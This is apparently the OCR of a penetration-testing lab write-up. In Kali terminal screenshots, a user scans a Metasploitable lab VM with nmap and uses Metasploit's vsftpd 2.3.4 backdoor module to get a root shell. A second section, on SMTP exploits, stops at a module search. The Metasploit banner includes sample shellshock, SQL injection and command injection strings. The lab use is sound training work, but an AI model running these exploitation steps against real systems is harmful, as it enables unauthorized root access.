

harsha@kali: ~
File Actions Edit View Help
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
(harsha㉿kali)-[~]
$ nmap -p 21 --script vuln 192.168.10.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-14 10:33 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00056s latency).
PORT STATE SERVICE
21/tcp open ftp
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539 CVE:CVE-2011-2523
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://www.securityfocus.com/bid/48539
|_ http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
(harsha㉿kali)-[~]
$ msfconsole



harsha@kali: ~
File Actions Edit View Help
$ msfconsole
3Kom SuperHack II Logon
User Name: [security]
Password: [ ]
[OK]
https://metasploit.com
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules


harsha@kali: ~
File Actions Edit View Help
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 0
[-] Unknown command: 0
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):



harsha@kali: ~
File Actions Edit View Help
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.10.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)


harsha@kali: ~
File Actions Edit View Help
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.10.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads


harsha@kali: ~
File Actions Edit View Help
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[+] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:45807 → 192.168.10.5:6200) at 2023-03-14 10:44:37 -0400
whoami





Exploiting Metasploit using SMTP :





harsha@kali: ~
File Actions Edit View Help
192.168.10.255 Sendto failed: Permission denied
(harsha㉿kali)-[~]
$ nmap -sV 192.168.10.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-14 11:01 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
(harsha㉿kali)-[~]
$ msfconsole



harsha@kali: ~
File Actions Edit View Help
(harsha㉿kali)-[~]
$ msfconsole
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0x CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0x BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
B0NG0R3
Les Tontons Fl4gueurs
' UNION SELECT 'password
burner_herz0g
here_there_be_trolls
*r4t5_*6rung4nd4*NYUSEC*
*IkastenIO*TWC*balkansec*
*TofuEelRoll*Trash Pandas*
*Astra*Got Schwartz?*tmux*
*\nls*Juicy white peach*
HackerKnights
Pentest Rangers
*placeholder name*bitup*
*UCASers*onotch*
NeNiNuMmOk
*Maux de tête*LalaNG*
*crr0tz*z3r0p0rn*clueless*
HackWara
Kugelschreibertester
icemasters
*Les Cadets Rouges*buf*
404 : Flag Not Found
*OCD247*Sparkle Pony*
*Kill$hot*ConEmu*
;echo"hacked"
karamel4e
cybersecurity.li
*OneManArmy*cyb3r_w1z4rd5*
*AreYouStuck*Mr.Robot.0*
EPITA Rennes
*guildOfGengar*Titans*
The Libbyrators
*JeffTadashi*Mikeal*
ky_dong_day_song
JustForFun!
g3tsh3Lls0on
*Ph@ Đ@c Bi@t*Paradox*
*KaRIPux*inf0sec*
*bluehens*Antoine77*
*genxy*TRADE_NAMES*


harsha@kali: ~
File Actions Edit View Help
*Car RamRod*0x41414141*
*Björkson*FlyingCircus*
*Securifera*hot cocoa*
*n00bytes*DNCbG*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*ccccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P6K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database

